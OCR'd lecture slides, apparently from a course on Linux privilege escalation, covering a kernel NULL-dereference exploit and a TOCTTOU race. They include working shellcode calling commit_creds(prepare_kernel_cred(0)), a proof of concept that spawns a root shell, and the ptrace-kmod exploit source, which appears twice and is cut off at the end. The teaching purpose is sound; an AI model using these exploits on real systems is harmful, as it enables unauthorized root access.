
- Specify the MAP_ANONYMOUS flag to mmap
- Specify the file descriptor as -1.

- The advantage is that we don't need any file for mapping the memory; the overhead of opening and closing file is also avoided.

Exploit strategy



Exploit strategy



Proof of concept

```
// machine code for "jmp 0xbadbeef"
char payload[] = "\xe9\xea\xbe\xad\x0b";

int main() {
  mmap(0, 4096, // = one page
    PROT_READ | PROT_WRITE  | PROT_EXEC,
    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS,
    -1, 0);

  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);
}
```

Anonymous mapping

The proc entry is written to by 3 bytes (“foo”)

Testing the proof of concept

```
$ strace ./poc1
...
mmap2(NULL, 4096, ...) = 0
open("/proc/bug1", O_WRONLY) = 3
write(3, "foo", 3 <unfinished ...>
+++ killed by SIGKILL +++

BUG: unable to handle kernel paging request at 0badbeef
Oops: 0000 [#3] SMP
Pid: 1442, comm: poc1
EIP is at 0xbadbeef
```

```
char payload[] = "\xe9\xea\xbe\xad\x0b";
```

We control the instruction pointer. . . *excellent*.

Crafting a useful payload

What we really want is a root shell.

Kernel can't just call `system("/bin/sh")`.

But it can give root privileges to the current process:

```
commit_creds(prepare_kernel_cred(0));
```

Calling prepare_kernel_cred(NULL) returns a pointer to a struct cred with full capabilities and privileges (root).
Passing this return value to commit_creds would apply the credentials to the current task.

/proc/kallsyms

To call a function, we need its address.

```
$ grep _cred /proc/kallsyms
c104800f T prepare_kernel_cred
c1048177 T commit_creds
...
```

We'll hardcode values for this one kernel.

A "production-quality" exploit would find them at runtime.

The payload

We'll write this simple payload in assembly.

Kernel uses %eax for first argument and return value.

```
xor   %eax, %eax   # %eax := 0
call 0xc104800f   # prepare_kernel_cred
call 0xc1048177   # commit_creds
ret
```

Assembling the payload

Build this with gcc and extract the machine code

```
$ gcc -o payload payload.s \
      -nostdlib -Ttext=0

$ objdump -d payload
00000000 <.text>:
   0:    31 c0                xor   %eax,%eax
   2:    e8 08 80 04 c1       call  c104800f
   7:    e8 6b 81 04 c1       call  c1048177
   c:    c3                   ret
```

A working exploit

```
char payload[] =
  "\x31\xc0\xe8\x08\x80\x04\xc1"
  "\xe8\x6b\x81\x04\xc1\xc3";

int main() {
  mmap(0, ... /* as before */ ...);
  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);

  system("/bin/sh");
}
```

Testing the exploit

```
$ id
uid=65534(nobody) gid=65534(nogroup)
$ gcc -o exploit1 exploit1.c
$ ./exploit1
# id
uid=0(root) gid=0(root)
```

Countermeasure: `mmap_min_addr`

`mmap_min_addr` forbids users from mapping low addresses

- First available in July 2007
- Several circumventions were found
- Still disabled on many machines

Protects `NULL`, but not other invalid pointers!


Privilege escalation: race condition

Multi-processing

- In multi-process or multi-threaded environment, tasks/threads can interact each other through:
  - Shared memory
  - File system
  - Signals

- Results of tasks depend on relative timing of events


Window of race condition vulnerability



- Actions can be application-level or OS-level (e.g. syscalls)
- Attacker acts during the time interval trying to **violate the assumptions for the second action**
- Interval can be very short but the attacker can extend it by slowing down the victim machine (by performing computation-intensive actions e.g. DoS attack)

Make sequence of actions atomic?

- Can use synchronization primitives to enforce atomicity of a sequence of operations atomic to ensure security properties.
  - Critical section has to be as small as possible
  - However a tradeoff is…



TOCTTOU: Race condition relevant to security

- Race condition vulnerabilities typically arise when checking for a given privilege and exercising that privilege are not an atomic operation
- TOCTTOU (Time Of Check To Time Of Use) flaws


access() checks whether the calling process can access the file *pathname*

```
void not_so_smart_f5()
/* running as root */
{
   if(access("/tmp/the_log_file", W_OK) == 0) {
     fd = open("/tmp/the_log_file", O_WRONLY | O_APPEND);
     …
   }
}
/* profit */
```

Another process does something interesting here

What is “TOCTTOU Flaw”?

- Semantic Characteristic
  - Occurs when two events occur and the second depends upon the first



Time Interval where attacker can race in and invalidate the assumption that syscall 2 depends upon

Example: ptrace-kmod race condition

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}


do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }


main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
           case 0:
            do_child();
           case 1:
            do_parent(argv[0]);
     }
}
```

Example: ptrace-kmod race condition

```
void do_child() {
   child = getpid();
   victim = child + 1;
   signal(SIGCHLD, sigchld);
   do
       err = ptrace(PTRACE_ATTACH,
   victim, 0, 0);
   while (err == -1 && errno == ESRCH);

   /* successfully attached to modprobe */
   fprintf(stderr, "[+] Waiting for signal\n");
   for(;;);
}


do_parent(char* myself){
   /* causes the kernel to execute /sbin/modprobe
   */
   socket(AF_SECURITY, SOCK_STREAM, 1);

   /* busy loop until I become a setuid binary */
   do {
       err = stat(myself, &st);
   } while (err == 0 && (st.st_mode &
          S_ISUID) != S_ISUID);
```

```
/* *
 * if EUID is 0, change my real
 * uid/gid to root and spawn a
 * shell
 */
  void prepare(void) {
     if (geteuid() == 0) {
           setgid(0);
           setuid(0);
           execl(_PATH_BSHELL,
  _PATH_BSHELL, NULL);
     }
  }


main(int argc, char* argv[]){
     prepare();
     switch(pid = fork()){
           case 0:
            do_child();
           case 1:
            do_parent(argv[0]);
     }
}
```

Background: UNIX User ID Model

- USER ID MODEL
  - Each **user** has a unique UID
  - UID determines which resources a user can access
  - UID of 0 == ROOT; process can access all system resources

- Each **process** has 3 UIDs:

  (1) real UID: identifies process OWNER

  (2) effective UID: used in access control decisions

  (3) saved user ID: stores a previous UID so that it can be restored later

Similarly, a process has 3 group IDs: real/effective/saved GID


Background: Linux ptrace() system call

- Typically used in debugging applications.
  - E.g. GDB, strace
- Used to access other process' registers and memory (address space)
  - E.g. the tracing process can change the instruction pointer of the traced process to point to the attacker's code.
- Can only attach to processes with the same UID (user ID), except when the tracing process is the *root* process

Background: ptrace(PTRACE_ATTACH, pid, …)

Option 1


- Attaches to the process specified in pid, making it a traced "child" of the calling process
  - Process A calls: **ptrace(PTRACE_ATTACH, pid_B, …)**
    - **Process A**: Tracer, **Process B**: Tracee
  - A and B must have the same UID



Background: ptrace(PTRACE_ATTACH, pid, …)


Option 2

- An alternative way:
  - Process A forks another process B (A is B's parent process)
  - Process B calls **ptrace(PTRACE_TRACEME, …)** (pid is ignored)
  - Process B calls **execve** to execute a traced program
    - **Process A**: Tracer, **Process B**: Tracee




Background: Ptrace result

- Note that the tracer may not be the tracee's real parent process!
- The calling process actually becomes the parent of the child process for most purposes, e.g.,
  - It will receive notification of child events
  - It appears in ps(1) output as the child's parent
- But a **getppid**(2) by the child will still return **the PID of the original parent**.



Code skeleton




ptrace-kmod attack code

```
void do_child() {
